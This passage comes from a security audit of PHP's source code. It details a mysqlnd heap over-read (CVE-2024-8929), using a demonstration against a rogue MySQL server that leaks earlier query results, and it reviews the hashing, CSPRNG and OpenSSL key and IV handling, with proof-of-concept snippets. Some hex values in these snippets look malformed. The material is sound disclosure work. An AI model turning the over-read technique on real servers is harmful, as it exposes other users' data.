    EVP_PKEY *ret = PEM_read_bio_PUBKEY(bio, NULL, NULL, NULL);
    BIO_free(bio);
    return ret;
}
```

11.3.3 SQL Query

After the connection with the database is established, when one creates a SQL query, for example through PHP `mysqli_query`, the expected response from the server is of the following format:

- A `column count` packet, describing the number of fields that are expected to be received;
- As many `fields packets` as there are fields to be transmitted;
- An `intermediate EOF` packet, indicating the end of the `fields packets`;
- As many `row packets` as there are entries to be transmitted.

Handling such a large number of different networks packet is a very complex process. In order to help understanding what is happening, figure 11.1 pictures a shortened control flow

graph, which contains the most important functions.




Figure 11.1: Shortened control flow graph of a SQL Query

As some of the functions are dynamically generated using macros, the evaluated result is written after the `=>` characters on the diagram. When one starts a SQL query, for example by using the PHP `mysqli_query` method, the function `MYSQLND_METHOD(mysqlnd_conn_data,query)` defined in `/ext/mysqlnd/mysqlnd_connection.c` is called. From there, the SQL Query request is emitted, and the function `MYSQLND_METHOD(mysqlnd_conn_data, reap_query)` is then called, which in turns calls `mysqlnd_query_read_result_set_header`, the main orchestrator.

At this point:

- The "header" packet, which is the column count packet is read by `php_mysqlnd_rset_header_read`;
- The rest of the packets except the last one are read by `php_mysqlnd_rset_field_read`;

- The last packet, the EOF packet is read by `php_mysqlnd_eof_read`.

The first and the last one won't be detailed in this report as the interesting function here is the one that parses the `fields packets`.

HIGH	`HIGH-2` Leak partial content of the heap through heap buffer over-read (CWE-122) - **CVE-2024-8929**		
Likelihood	●●●○	**Impact**	●●○○
Perimeter	MySQL driver		
Prerequisites	A way to specify the MySQL Server address or MiTM		

Description

It is possible to abuse the function `static enum_func_status php_mysqlnd_rset_field_read` when parsing MySQL fields packets in order to include the rest of the heap content starting from the address of the cursor of the currently read buffer. Using PHP-FPM which stays alive between requests, and between two different SQL query requests, as the previous buffer used to store received data from MySQL is not emptied and `malloc` allocates a memory region which is very near the previous one, one is able to extract the response content of the previous MySQL request from the PHP-FPM worker.
Note: assigned CVE is CVE-2024-8929.

Recommendation

If `COM_FIELD_LIST` should not be supported here, then the last part of the function where the `ref` field is read and parsed should be deleted. Otherwise, an additionnal verification should be implemented, in order to make sure the read size `len` is inferior to `4096 - (p - begin)` before any read or write operation on `p`.

We have found that it is possible to abuse the parsing of the `def` field, normally used for `COM_FIELD_LIST` requests, in the function `php_mysqlnd_rset_field_read`. It is indeed possible to include the remaining content of the buffer used to store MySQL responses, and over-read it, including the heap content. This field is then returned along with the response.

In order to better understand the behavior of this function, here is below an actual `field packet` copied from a `Wireshark` capture:

```
MySQL Protocol - field packet
    Packet Length: 51
    Packet Number: 2
    Catalog
        Length: 3
        Catalog: def
    Database
        Length: 5
        Database: audit
    Table
        Length: 5
        Table: users
```

```
    Original table
        Length: 5
        Original table: users
    Name
        Length: 7
        Name: user_id
    Original name
        Length: 7
        Original name: user_id
    Charset number: binary COLLATE binary (63)
    Length: 11
    Type: FIELD_TYPE_LONG (3)
    Flags: 0x5003
    Decimals: 0
```

The most important parts of the function `static enum_func_status php_mysqlnd_rset_field_read(MY` defined in `mysqlnd_wireprotocol.c` are defined here:

```
1  static enum_func_status
2  php_mysqlnd_rset_field_read(MYSQLND_CONN_DATA * conn, void * _packet)
3  {
4      MYSQLND_PACKET_RES_FIELD *packet = (MYSQLND_PACKET_RES_FIELD *) _packet;
5      MYSQLND_ERROR_INFO * error_info = conn->error_info;
6      MYSQLND_PFC * pfc = conn->protocol_frame_codec;
7      MYSQLND_VIO * vio = conn->vio;
8      MYSQLND_STATS * stats = conn->stats;
9      MYSQLND_CONNECTION_STATE * connection_state = &conn->state;
10     const size_t buf_len = pfc->cmd_buffer.length;
11     size_t total_len = 0;
12     zend_uchar * const buf = (zend_uchar *) pfc->cmd_buffer.buffer;
13     const zend_uchar * p = buf;
14     const zend_uchar * const begin = buf;
15     char *root_ptr;
16     zend_ulong len;
17     MYSQLND_FIELD *meta;
18 
19         ...
20 
21     if (ERROR_MARKER == *p) {
22         /* Error */
23         p++;
24         BAIL_IF_NO_MORE_DATA;
25         php_mysqlnd_read_error_from_line(p, packet->header.size - 1,
26                                          packet->error_info.error,
                                            ↪  sizeof(packet->error_info.error),
27                                          &packet->error_info.error_no,
                                            ↪  packet->error_info.sqlstate
28                                          );
29         DBG_ERR_FMT("Server error : (%u) %s", packet->error_info.error_no,
           ↪  packet->error_info.error);
30         DBG_RETURN(PASS);
31     } else if (EODATA_MARKER == *p && packet->header.size < 8) {
```

```c
32          /* Premature EOF. That should be COM_FIELD_LIST. But we don't support
            ↪  COM_FIELD_LIST anymore, thus this should not happen */
33          DBG_ERR("Premature EOF. That should be COM_FIELD_LIST");
34          php_error_docref(NULL, E_WARNING, "Premature EOF in result field
            ↪  metadata");
35          DBG_RETURN(FAIL);
36      }
37
38        ...
39
40        // Parsing logic of the field packet
41
42        ...
43
44      /*
45        def could be empty, thus don't allocate on the root.
46        NULL_LENGTH (0xFB) comes from COM_FIELD_LIST when the default value is
          ↪  NULL.
47        Otherwise the string is length encoded.
48      */
49      if (packet->header.size > (size_t) (p - buf) &&
50          (len = php_mysqlnd_net_field_length(&p)) &&
51          len != MYSQLND_NULL_LENGTH)
52      {
53          BAIL_IF_NO_MORE_DATA;
54          DBG_INF_FMT("Def found, length " ZEND_ULONG_FMT, len);
55          meta->def = packet->memory_pool->get_chunk(packet->memory_pool, len +
            ↪  1);
56          memcpy(meta->def, p, len);
57          meta->def[len] = '\0';
58          meta->def_length = len;
59          p += len;
60      }
61
62  }
```

We can read in the second code block that `COM_FIELD_LIST` is not supported anymore. However, after the packet is parsed, the third code block tries to parse a `def` field which is supposed to define the default value. However, it is used for `COM_FIELD_LIST` requests, as per *MySQL query response definition*[7].

The length `len` is parsed from the submitted field using the `php_mysqlnd_net_field_length` macro that parses and returns a length up to `UINT_MAX`. The macro `BAIL_IF_NO_MORE_DATA` is called here but it doesn't stop the operation as it doesn't verify `len`, and the macro won't be called again during the function execution.

A potentially large chunk of memory is allocated using the read length `len` here, and the content of `p`, the cursor that points to the 4096 byte buffer used to receive the raw content from the database, is copied into the newly created chunk.

However, `p` points to a buffer that is `(p - pfc->cmd_buffer.buffer)` bytes length, and `pfc->cmd_buffer.buffer` points to a memory area of 4096 bytes. As `len` can be decoded as an `unsigned int`, its value can be much higher, allowing to over-read `pfc->cmd_buffer.buffer`. This results in adding to the MySQL server response the remaining data contained in the buffer,

and the data on the heap up to `len - (4096 - (p - pfc->cmd_buffer.buffer))`.

As the buffer used to store the MySQL response is not emptied after each request after being deallocated, and memory allocation with the `libc` function `malloc` almost every time allocates a chunk located very close from the previous allocated memory area, one is able, for example, to retrieve content from earlier SQL queries by taking advantage of PHP-FPM workers, which continue running between requests and hold onto some contextual data.

Demonstration

As an example, let's consider the following PHP script:

```php
<?php
    $port = intval($_GET["port"], 10);
    $servername = "127.0.0.1";
    $username = "root";
    $password = "root";
    $conn = mysqli_init();
    $conn->real_connect($servername, $username, $password, 'audit', $port, '');
    $result = $conn->query("SELECT * from users");
    $all_fields = $result->fetch_fields();

    var_dump($result->fetch_all());
    echo(get_object_vars($all_fields[0])["def"]);
```

The script takes the `port` number to connect to as argument, as a `MariaDB` server runs on the port `3306` while a fake server containing the exploit, available in the A.2 appendix of the report, runs on the port `3307`.

The `MariaDB` server is set up with an `audit` database containing a `users` table with the following content:

```
+---------+-----------+
| user_id | Name      |
+---------+-----------+
|       1 | Sebastien |
|       2 | Mihail    |
|       3 | Ramtine   |
|       4 | Mathieu   |
|       5 | Quarkslab |
+---------+-----------+
```

In order to demonstrate the capability of reading previous SQL Query response data:

- The first request is done against the fake server, showing the empty result;
- The second request is done against the real server;
- The third and last one are done against the fake server, again.

The fake server will send minimalistic fields names and data in order to be as small as possible and fill the buffer as little as possible.

The first request is done against the fake server:

```
$ curl http://localhost/?port=3307 --output -

array(1) {
  [0]=>
  array(2) {
    [0]=>
    string(1) "a"
    [1]=>
    string(1) "a"
  }
}
`G%|g  lkUF?I3_hld1mysql_native_password dddddd
                                                    ?
                                                     P 'defauditusersusersbb
                                                                          "5t "  H%
```

We can see some part of the submitted plugin `salt`, then the authentication method, and the submitted fields names.

The second request is done against the legitimate `MariaDB` server.

```
 $ curl http://localhost/?port=3306 --output -
array(5) {
  [0]=>
  array(2) {
    [0]=>
    string(1) "1"
    [1]=>
    string(9) "Sebastien"
  }
  [1]=>
  array(2) {
    [0]=>
    string(1) "2"
    [1]=>
    string(6) "Mihail"
  }
  [2]=>
  array(2) {
    [0]=>
    string(1) "3"
    [1]=>
    string(7) "Ramtine"
  }
  [3]=>
  array(2) {
    [0]=>
    string(1) "4"
    [1]=>
    string(7) "Mathieu"
```

```
  }
  [4]=>
  array(2) {
    [0]=>
    string(1) "5"
    [1]=>
    string(9) "Quarkslab"
  }
}
```

Finally, the last request is done against the fake server again:

```
$ curl http://localhost/index.php\?port\=3307 --output -
array(1) {
  [0]=>
  array(2) {
    [0]=>
    string(1) "5"
    [1]=>
    string(1) "t"
  }
}
`G%|g  lkUF?I3_hld1mysql_native_password dddddd
                                                  ?
                                                   P 'defauditusersusersbb
                                                                          "5t " "
                                                                                  ↪ 1
                                                                                  ↪ Sebastien
                                                                                  ↪ 2Mihail
3Ramtine
4Mathieu
            5    Quarkslab
"  H%
```

The content of the previous SQL Query response is indeed included in the `def` field.

12. JSON

12.1 Context

Decoding JSON payloads is a common procedure used in web development to convert JSON (JavaScript Object Notation) formatted data into native objects that can be processed by a program. JSON is a lightweight, text-based data-interchange format that is easy for humans to read and write, and easy for machines to parse and generate. It is widely used for transmitting structured data over the internet, particularly in APIs.

When an application receives a JSON payload, typically as part of an HTTP request or response, the JSON data needs to be decoded, or parsed, into a structure that the application can manipulate directly, such as dictionaries, lists, or objects, depending on the programming language being used. The logic for decoding JSON payloads in the PHP-SRC version is located at `ext/json`.

12.2 Audit methodology

The code logic for this component was tested using dynamic and static analysis. The source code was then meticulously inspected by hand, focusing on potential vulnerabilities and logical discrepancies. In addition, fuzzing was also employed, reusing the provided harness and leveraging *PASTIS Ensemble Fuzzing*[3].

In the following section, the findings of the component's assessment are presented, highlighting both the identified security issues and recommendations for improving the robustness of PHP's JSON processing logic.

12.3 Findings

No problems were identified during the both manual code inspection and fuzzing tests.

13. Cryptography Overview

This section contains our notes and insights on the focus points related to cryptography.

13.1 Password hashing

PHP implements two password hashing algorithms:

- bcrypt (the default), and
- Argon2 (the argon2i and argon2id variants).

For **bcrypt**, the default cost (defined in `ext/standard/php_password.h`) is 12, which is above 10, the minimum recommended by the OWASP[1]. Note that the OWASP also only recommends to use **bcrypt** for legacy systems, and the NIST does not mention it at all. It is however the default password hashing algorithm for OpenBSD, for example.

For **argon2**, the default cost is 64 MiB (`64 << 10` KiB), number of iterations is 4, and degree of parallelism is 1 (also defined in `ext/standard/php_password.h`); which is more than acceptable with respect to the OWASP cheat sheet[2], which recommends at least 9 MiB for that iterations/threads settings.

Tests The test files contain classic error testing as well as the output of various subfunctions, and some test vectors.

13.2 Hash functions

PHP implements a lot of hash functions, including the entire SHA family, as well as some non-cryptographic ones like MurmurHash. Functions are defined in their respective `hash_NAME.c` files. For each function, there is an associated structure called `php_hash_ops`, as defined below.

```
typedef struct _php_hash_ops {
    const char *algo;
    php_hash_init_func_t hash_init;
    php_hash_update_func_t hash_update;
    php_hash_final_func_t hash_final;
    php_hash_copy_func_t hash_copy;
    php_hash_serialize_func_t hash_serialize;
    php_hash_unserialize_func_t hash_unserialize;
    const char *serialize_spec;
    size_t digest_size;
    size_t block_size;
    size_t context_size;
```

[1] https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html
[2] idem

```
        unsigned is_crypto: 1;
        } php_hash_ops;
```

In particular, we see that each hash has an `is_crypto` attribute which is used in the HMAC/HKDF/PBKDF2 functions defined in the large `ext/hash/hash.c` file – only hashes for which that attribute is set to 1 can be used in those functions.

> Famously broken hash functions SHA-1 and MD5 have their attribute set to 1; they are still apparently safe to use with HMAC, i.e. using them in this specific setting is tolerated but not recommended. They are also kept for compatibility reasons, as many systems use HMAC with SHA-1. As long as this is the only thing this `is_crypto` attribute is used for, it should not pose a problem. Moreover, the official PHP documentation for these two functions contains a warning related to the security issues.

Tests As for the passwords, the test files check for some known bugs, as well as several test vectors, and error handling.

We tested the implementations of SHA functions[3] using Crypto-Condor: all tests have passed.

```
Test results
============

Primitives tested: SHA
Generated on     : 2024-08-24 12:11:31
By crypto-condor : version 2024.08.23

Valid tests:
  Passed: 2286
  Failed: 0
```

13.3 CSPRNG

The `ext/random/csprng.c` file provides mechanisms for random generation depending on the platform.

- On Windows, it uses `BCryptGenRandom`.
- On MacOS, it uses `CCRandomGenerateBytes` for MacOS 10.10 and later, and `arc4random_buf` for earlier versions.
- On other Unix-like systems, it uses the `getrandom` syscall, falling back to `/dev/urandom` if unavailable.

These choices appear to be sound and do produce cryptographically secure random values.

[3] This includes SHA-1, the SHA-2 family, including SHA-512/224 and SHA-512/256, and the SHA-3 family.

Tests The provided tests are compliance tests, or verify that known bugs do not occur, but not randomness checks.

We generated 1MB, 5MB, 100MB and 1GB of random bytes via the `random_bytes` function and tested the output using Crypto-Condor, the result is the same for all, with the following for the largest file:

```
Test results
============

Primitives tested: TestU01
Generated on     : 2024-06-26 11:49:13
By crypto-condor : version 2024.06.20-rc1

Module: TestU01
Function: test_file
Description: Tests the output of a PRNG with TestU01.
Arguments:
 filename = random_bits.bin
 bit_count = 8589934592
Valid tests:
 Passed: 29
   TestU01: 29
 Failed: 0
Flag notes:
 TestU01: TestU01 test
```

For comparison, a non-cryptographic random generation function like `mt_rand` quickly fails tests as the size of the file increases.

13.4 OpenSSL

According to the PHP documentation[4]:

> This extension binds functions of OpenSSL library for symmetric and asymmetric encryption and decryption, PBKDF2, PKCS#7, PKCS#12, X.509 and other crypto operations. In addition to that it provides implementation of TLS streams. OpenSSL offers many features that this module currently doesn't support. Some of these may be added in the future.

PHP must be specifically compiled to be able to use OpenSSL: this is done when configuring the build by adding the `--with-openssl` option. The `PKG_CONFIG_PATH` or the `OPENSSL_LIBS` and `OPENSSL_CFLAGS` variables can be used to specify which OpenSSL installation to use. The following script can be used to check the OpenSSL version used:

[4] https://www.php.net/manual/en/intro.openssl.php

```php
<?php
echo "openssl version text: " . OPENSSL_VERSION_TEXT . "\n";
echo "openssl version number:  " . OPENSSL_VERSION_NUMBER . "\n";
?>
```

Since PHP 8.1, this integration requires an OpenSSL version **>=1.0.2 and <4.0**.

At runtime, two settings can be modified through an `INI_PERDIR` source[5]: `openssl.cafile` and `openssl.capath`.

Tests There are many tests in this folder, some compliance and correctness checks, as well as several ones related to known OpenSSL vulnerabilities.

13.5 libsodium

As for OpenSSL, there is a large .c file defining over 100 functions with the `sodium_` prefix, which are listed in the documentation[6]. Generally, libsodium is considered to be secure. It is a fork of NaCl with several additions, though it *is* an 'opinionated' library, meaning only a limited number of primitives (sometimes only one) are available for each category.

There are also some specific files for using libsodium's Argon2, an alternative implementation to the one used in `ext/standard/password.c`, with the same default values (though a comment in the code warns to update the other if one is changed). Note that libsodium also provides (in the main .c file) an implementation of scrypt[7], a password-based KDF: there are some *indicative* minimum and maximum values for the parameters, as well as some set values for interactive operations.

Tests The provided tests are mostly compliance and correctness checks, as there are not many known vulnerabilities linked to libsodium.

13.6 Vulnerabilities

In this section we list the vulnerabilities and recommendations related to the cryptographic points of interest. They are almost exclusively related to OpenSSL.

First, there are several issues related to the `openssl_encrypt` and `openssl_decrypt` functions.

[5] Either `php.ini`, `.htaccess`, `httpd.conf`, or `user.ini`.
[6] https://www.php.net/manual/en/ref.sodium.php
[7] https://www.php.net/manual/en/function.sodium-crypto-pwhash-scryptsalsa208sha256.php

MEDIUM	MED-4 OpenSSL - short keys are padded (CWE-1240)		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	crypto		
Prerequisites	None		

Description

In `openssl_encrypt` and `openssl_decrypt`, if the `passphrase`, which is actually the encryption key, is shorter than required by the cipher selected, it is *silently NUL-padded*. Padding a symmetric key is not acceptable. The entire key should come from the output of a CSPRNG (cf. NIST SP 800-133 Rev. 2 [8] sections 4 and 6.1). This is especially concerning considering that it even accepts empty keys. It also has already caused usability issues, cf. bug 71917[8] and bug 72362[9].

Recommendation

By default, remove the padding (i.e. set the `OPENSSL_DONT_ZERO_PAD_KEY` flag to true by default, and when off, issue a warning instead of padding silently).

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3774.

Proof of concept We can compare the behaviour of PHP with that of Python's PyCryptodome[10]. We encrypt a plaintext (without *message* padding) using AES-128-CBC and an *empty* key.

```php
<?php
$cipher = "aes-128-cbc";
// treat data as bytes and don't pad the plaintext
$options = OPENSSL_RAW_DATA | OPENSSL_ZERO_PADDING;
$key = "";
$plaintext = hex2bin("736563726574206d657373616765212l");
$iv = hex2bin("6120766572792072616e646f6d206976");
$ciphertext = openssl_encrypt($plaintext, $cipher, $key, $options, $iv);
$decrypted_plaintext = openssl_decrypt($ciphertext, $cipher, $key, $options, $iv,
↪  null);

echo "key = " . bin2hex($key) . "\n";
echo "plaintext = " . bin2hex($plaintext) . "\n";
echo "ciphertext = " . bin2hex($ciphertext) . "\n";
echo "iv = " . bin2hex($iv) . "\n";
if ($plaintext !== $decrypted_plaintext) {
    echo "Error: decrypted plaintext does not match original plaintext\n";
}
?>
```

[8] https://bugs.php.net/bug.php?id=71917
[9] https://bugs.php.net/bug.php?id=72362
[10] https://pycryptodome.readthedocs.io/en/latest/

This returns `91b7c3fd3a9bbae4820853d9d7636312` as ciphertext. Then, we compare with Python by using a 16-byte key filled with NULL bytes. We expect to obtain the same ciphertext, meaning that using an empty key is equivalent to using `00000000000000000000000000000000` as a key in PHP.

```
from Crypto.Cipher import AES

key = b"\x00" * 16
iv = bytes.fromhex("6120766572792072616e646f6d206976")
plaintext = bytes.fromhex("7365637265742064657373616765212l")
ciphertext = AES.new(key, AES.MODE_CBC, iv=iv).encrypt(plaintext)

assert ciphertext == bytes.fromhex("91b7c3fd3a9bbae4820853d9d7636312"),
↪ "Ciphertexts don't match"
print("Ciphertext match")
```

As expected, the assert is not triggered and the text “Ciphertexts match” is displayed.

LOW	`LOW-6` OpenSSL - long keys are truncated (CWE-1240)		
Likelihood	●●○○	**Impact**	●○○○
Perimeter	crypto		
Prerequisites	None		
Description			
In `openssl_encrypt` and `openssl_decrypt`, if the `passphrase`, which is actually the encryption key, is longer than required by the cipher selected, it is *silently truncated*. Truncating to the required key length should not cause security issues, but it may cause compatibility issues when using other languages/libraries e.g. the user generates a 20-byte key for AES-128-CBC then attempts to use PyCryptodome to decrypt their data, which will fail as PyCryptodome raises an exception on wrong key length.			
Recommendation			
By default, remove the truncation, or at least, do not do it silently.			

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3774.

Proof of concept We use a 20-byte key with AES-128-CBC, which requires a 16-byte key, and observe that it works with PHP but not with Python.

```
<?php
$cipher = "aes-128-cbc";
// treat data as bytes and don't pad the plaintext
$options = OPENSSL_RAW_DATA | OPENSSL_ZERO_PADDING;
$key = hex2bin("0102030405060708090a0b0c0d0e0f1011121314");
```

```php
$plaintext = hex2bin("736563726574206d6573736167652121");
$iv = hex2bin("61207665727920726616e646f6d206976");
$ciphertext = openssl_encrypt($plaintext, $cipher, $key, $options, $iv);
$decrypted_plaintext = openssl_decrypt($ciphertext, $cipher, $key, $options, $iv,
↪  null);

echo "key = " . bin2hex($key) . "\n";
echo "plaintext = " . bin2hex($plaintext) . "\n";
echo "ciphertext = " . bin2hex($ciphertext) . "\n";
echo "iv = " . bin2hex($iv) . "\n";
if ($plaintext !== $decrypted_plaintext) {
    echo "Error: decrypted plaintext does not match original plaintext\n";
}
?>
```

The snippet above encrypts the plaintext without errors. The resulting ciphertext is `be44724cdc8eac091db0` We now try to imitate this with Python. Using the 20-byte key, we expect the `encrypt` method to raise an exception, but when using the same key truncated to the first 16 bytes we expect to get the same ciphertext.

```python
from Crypto.Cipher import AES

key = bytes.fromhex("0102030405060708090a0b0c0d0e0f1011121314")
iv = bytes.fromhex("61207665727920726616e646f6d206976")
plaintext = bytes.fromhex("736563726574206d6573736167652121")

try:
    ciphertext = AES.new(key, AES.MODE_CBC, iv=iv).encrypt(plaintext)
except Exception as error:
    print(error)

ciphertext = AES.new(key[:16], AES.MODE_CBC, iv=iv).encrypt(plaintext)

assert ciphertext == bytes.fromhex("be44724cdc8eac091db06da18731df1f"),
↪  "Ciphertexts don't match"
print("Ciphertexts match")
```

We obtain:

```
Incorrect AES key length (20 bytes)
Ciphertexts match
```

LOW	`LOW-7` OpenSSL - IVs are truncated or NUL-padded (CWE-1204)		
Likelihood	●●○○	**Impact**	●○○○
Perimeter	crypto		
Prerequisites	None		

Description

The IV parameter can also be NUL-padded or truncated to the size expected by the cipher used, although unlike the `passphrase` parameter, these operations do raise an `E_WARNING`. The IV should also be entirely generated using a CSPRNG. It can also cause compatibility issues with other languages/libraries as those described for `passphrase`, e.g. PyCryptodome raises an exception when using AES-CBC if the IV is not *exactly* 16 bytes long.

Recommendation

Reject IVs that are not the correct size for the selected cipher.

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3774.

Proof of concept This time, we can simply encrypt any plaintext with a correctly-sized key and a short or long IV. AES-CBC expects a 16-byte IV, so using a 3-byte one will work.

```php
<?php
$cipher = "aes-128-cbc";
// treat data as bytes and don't pad the plaintext
$options = OPENSSL_RAW_DATA | OPENSSL_ZERO_PADDING;
$key = "0102030405060708090a0b0c0d0e0f10";
$plaintext = hex2bin("7365637265742064657373616765212");
$iv = hex2bin("010203");
$ciphertext = openssl_encrypt($plaintext, $cipher, $key, $options, $iv);
?>
```

As indicated above, this raise a warning:

```
Warning: openssl_encrypt(): IV passed is only 3 bytes long, cipher expects an IV
↪  of precisely 16 bytes, padding with \0 in [redacted]/poc_iv.php on line 8
```

INFO	`INFO-6` OpenSSL - passphrase is not a good name (CWE-1099)
Perimeter	crypto
Description	
Both the `openssl_encrypt` and `openssl_decrypt` functions have a `passphrase` parameter. This term is a misnomer, as contrary to the `pass` parameter in `openssl-enc(1)` which is used to derive a key and IV, this parameter is used directly as the encryption key. This can cause confusion as shown in a user contributed note[11], which in turn can also lead to use actual passwords, which are *not* cryptographic keys.	
Recommendation	
Change the name of the parameter to `key`, update the docs to indicate this is the *encryption key* and not a password. For comparison, `sodium_crypto_aead_aes256gcm_encrypt` uses `key` and correctly indicates it is the 256-bit encryption key.	

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3774.

Then, we have found some problems with the `openssl_seal` function.

MEDIUM	`MED-5` OpenSSL - the user's IV is overwritten (CWE-1240)		
Likelihood	●●○○	**Impact**	●●○○
Perimeter	crypto		
Prerequisites	None		
Description			
The `openssl_seal` function has an `IV` parameter, which is documented as a user-provided IV used by the symmetric algorithm for sealing the data. However, this parameter is passed to `EVP_SealInit`, which does not take a buffer containing the IV to use, but rather a buffer used to return an IV that OpenSSL generates randomly. This can prevent users from decrypting the sealed data if an IV is generated and stored for later decryption *before* calling `openssl_seal`, which would overwrite the user-provided value.			
Recommendation			
The IV parameter should only be used to return the value generated by OpenSSL. If a user passes a value, raise a warning and do not check its length, as it currently throws an error for a value that is not used. Also, update the docs example to include the IV.			

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3779.

[11] https://www.php.net/manual/en/function.openssl-encrypt.php#104438

Proof of concept We seal a message using a user-generated IV. By copying it to a new variable before sealing, we show that the two IVs are different after the operation, and that our old IV can't be used to properly open the sealed data.

```php
<?php
$data = "sensitive data";
// Our user-generated IV.
$orig_iv = hex2bin("d3bf04182f159c38a70fa60d07");
$cipher = "aes-256-cbc";

// We use a random RSA key.
// Generate it with:
//   openssl genrsa -out rsa1024.pem 1024
$fp = fopen("./rsa1024.pem", "r");
$cert = fread($fp, 8192); // fread reads up to n bytes or until EOF is reached.
$sk1 = openssl_get_privatekey($cert);
fclose($fp);

// Then get the public key with:
//   openssl rsa -pubout -in rsa1024.pem -out pub1024.pem
$fp = fopen("./pub1024.pem", "r");
$cert = fread($fp, 8192);
fclose($fp);
$pk1 = openssl_get_publickey($cert);

// Copy our IV into a new one that will be replaced by openssl_seal.
$iv = $orig_iv;

$sealed_len = openssl_seal($data, $sealed, $ekeys, array($pk1), $cipher, $iv);
// Verify data has been sealed correctly.
if ($sealed_len <= 0) { die("sealed_len < 0"); }

// Check that the IV has changed.
if ($iv !== $orig_iv) {
    echo "IVs are different\n";
} else {
    echo "IVs are equal\n";
}

// Try to open the sealed data with the new IV.
$ret = openssl_open($sealed, $unsealed, $ekeys[0], $sk1, $cipher, $iv);
echo "unsealed data: " . $unsealed . "\n";
if (!$ret) { die("openssl_open returned false with new IV"); }

// Now try to open it with our old stored IV. Using different variables for
// unsealed data to ensure it isn't just printing the old one.
$ret = openssl_open($sealed, $unsealed2, $ekeys[0], $sk1, $cipher, $orig_iv);
echo "unsealed data (with original IV): " . $unsealed2 . "\n";
if (!$ret) { die("openssl_open returned false with original IV"); }
?>
```

When executed, this snippet displays the following:

```
IVs are different
unsealed data: sensitive data

Warning: openssl_open(): IV length is invalid in [redacted]/poc_seal.php on line
↪  42
unsealed data (with original IV):
openssl_open returned false with original IV
```

Thus, the IVs are not equal after calling `openssl_seal`, and the IV we originally intended to use does not work for opening the sealed data.

INFO	`INFO-7` OpenSSL - missing documentation of `openssl_seal` (CWE-1059)
Perimeter	crypto
Description	
The example given in the documentation does not include an IV, and it does not include a `cipher_algo` parameter, even though it is no longer just optional after PHP 8.0. Other information is missing.	
Recommendation	
Add an example using an IV, and correct the current example to add a `cipher_algo` parameter. This can be an opportunity to pick a good example (AES-CBC or AES-CTR? it doesn't seem that AEAD ciphers are supported), or at least point to `openssl_get_cipher_methods` so the user knows where to learn about the possible options. Moreover, state somewhere that `EVP_Seal*` only supports RSA keys, so notably no Elliptic Curves keys.	

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3779.

We also found some issues with the `openssl_csr_new` function, which generates a Certificate Signing Request.

LOW	`LOW-8` OpenSSL - CSR returned if signing failed (CWE-1059)		
Likelihood	●○○○	**Impact**	●○○○
Perimeter	crypto		
Prerequisites	None		

Description

If an error occurred while signing the CSR, OpenSSL errors are stored and an `E_WARNING` is raised, but the CSR is still returned to the user, while the docs mention the return value should be `false` on failure.

Recommendation

Return `false` on failure.

This issue was considered as a documentation issue by PHP maintainers and is addressed in https://github.com/php/doc-en/pull/3787.

INFO	`INFO-8` OpenSSL - missing and erroneous documentation of `openssl_csr_new` (CWE-1059)
Perimeter	crypto

Description

